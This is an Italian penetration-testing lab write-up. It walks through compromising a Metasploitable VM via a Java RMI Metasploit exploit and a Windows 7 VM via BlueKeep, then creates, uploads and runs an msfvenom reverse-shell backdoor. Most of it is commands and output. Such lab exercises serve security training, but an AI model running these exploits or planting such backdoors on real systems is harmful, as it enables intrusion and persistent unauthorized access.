

Config:


Kali



metasploitable



Provo a pingare



Faccio un po di scan

```
┌──(alessio㉿kali)-[~]
└─$ nmap -p 1099 -A 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 02:24 CST
Nmap scan report for 192.168.11.112
Host is up (0.0014s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.01 seconds
```

```
┌──(alessio㉿kali)-[~]
└─$ nmap --script=rmi-vuln-classloader -p 1099 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 02:34 CST
Nmap scan report for 192.168.11.112
Host is up (0.00046s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code
 execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds

┌──(alessio㉿kali)-[~]
```

Possiamo notare che nmap ha testato la vulnerabilità e ci dice anche che exploit usare, quindi lo inserisco su metasploit

```
msf6 > use exploits/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Preparo le opzioni

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                         iki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addres
                                         s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Ora lo lancio:

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/vbOPOqYtNWhiU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:35921) at 2023-03-10 02:44:44 -0600

meterpreter > 
```

È andato al primo tentativo, ora ho una sessione di meterpreter aperta

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe76:9db8  ::       ::
meterpreter > ip a
```

Ottengo un po di informazioni sulla macchina

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe76:9db8
IPv6 Netmask : ::

meterpreter > 
```


```
meterpreter > getuid
Server username: root
meterpreter >
```

Siamo anche root, quindi non serve nemmeno fare una escalation

Prove di exploit con win 7

Spengo il firewall di win 7

Poi imposto l'ip di win



Scan nmap


```
┌──(alessio㉿kali)-[~]
└─$ nmap -A -T5 192.168.11.113
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 06:00 CST
Nmap scan report for 192.168.11.113
Host is up (0.0014s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Win7
| Not valid before: 2023-02-07T11:05:18
|_Not valid after:  2023-08-09T11:05:18
|_ssl-date: 2023-03-10T12:02:25+00:00; +5s from scanner time.
| rdp-ntlm-info:
|   Target_Name: WIN7
|   NetBIOS_Domain_Name: WIN7
|   NetBIOS_Computer_Name: WIN7
|   DNS_Domain_Name: Win7
|   DNS_Computer_Name: Win7
|   Product_Version: 6.1.7601
|_  System_Time: 2023-03-10T12:02:20+00:00
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49157/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 080027a1509e (Oracle VirtualBox virtual NIC)
|_clock-skew: mean: -11m54s, deviation: 26m49s, median: 5s
| smb2 security-mode:
|   210:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-03-10T12:02:20
|_  start_date: 2023-03-10T11:34:34
| smb-security-mode:
```

```
Host script results:
|_nbstat: NetBIOS name: WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 080027a1509e (Oracle VirtualBox virtual NIC)
|_clock-skew: mean: -11m54s, deviation: 26m49s, median: 5s
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-03-10T12:02:20
|_  start_date: 2023-03-10T11:34:34
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Win7
|   NetBIOS computer name: WIN7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-03-10T13:02:20+01:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.05 seconds
```

Nessus mi trova questa



Cerco su msfconsole e trovo questa

```
msf6 > search bluekeep

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep  2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Micros
oft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Re
mote Windows Kernel Use After Free


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekee
p_rce

msf6 > use 1
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

La configuro

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                               work/wiki/Using-Metasploit
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
```

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.11.113
rhosts => 192.168.11.113
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.11.113:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.11.113:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120
 channel.
[*] 192.168.11.113:3389   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.11.113:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 c
hannel.
[-] 192.168.11.113:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually. If
you are targeting 2008, make sure fDisableCam=0 !
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options
```

Fallisce perche non rileva il target in automatico

Da nmap so che il target è una macchina virtuale

```
Host script results:
|_nbstat: NetBIOS name: WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 080027a1509e (Oracle VirtualBox virtual NIC)
|_clock-skew: mean: -11m54s, deviation: 26m49s, median: 5s
| smb2-security-mode:
```

Quindi la configuro manualmente

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.11.113:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.11.113:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound
 channel.
[*] 192.168.11.113:3389   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.11.113:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS
hannel.
[*] 192.168.11.113:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Chan
nt 1.
[!] 192.168.11.113:3389 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.11.113:3389 - Surfing channels ...
[*] 192.168.11.113:3389 - Lobbing eggs ...
[*] 192.168.11.113:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.11.113:3389 - <---------------- | Leaving Danger Zone | ---------------->
[*] Sending stage (200774 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.113:49158) at 2023-03-10 06:29:25 -0600

meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Ho accesso al sistema come SYSTEM

Creo la backdoor con msfvenom

```
┌──(alessio㉿kali)-[~/…/Shells/Reverse_TCP/C/Windows]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=12345 -f exe > shell_windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

La uploado dalla sessione precedente

```
meterpreter > upload /home/alessio/Tools/Shells/Reverse_TCP/C/Windows/shell_windows.exe
[*] Uploading  : /home/alessio/Tools/Shells/Reverse_TCP/C/Windows/shell_windows.exe -> shell_windows.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/alessio/Tools/Shells/Reverse_TCP/C/Windows/shell_windows.exe ->
 shell_windows.exe
[*] Completed  : /home/alessio/Tools/Shells/Reverse_TCP/C/Windows/shell_windows.exe -> shell_windows.exe
```

Poi mi metto in ascolto con un multi handler

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 12345
lport => 12345
msf6 exploit(multi/handler) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/handler) > run
```

Lancio la shell

```
meterpreter > execute -f shell_windows.exe
Process 1660 created.
meterpreter >
```

La connessione con la nuova sessione è avvenuta con successo

```
[*] Started reverse TCP handler on 192.168.11.111:12345
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:12345 → 192.168.11.113:49173) at 2023-03-10 08:43:56 -0600

meterpreter >
```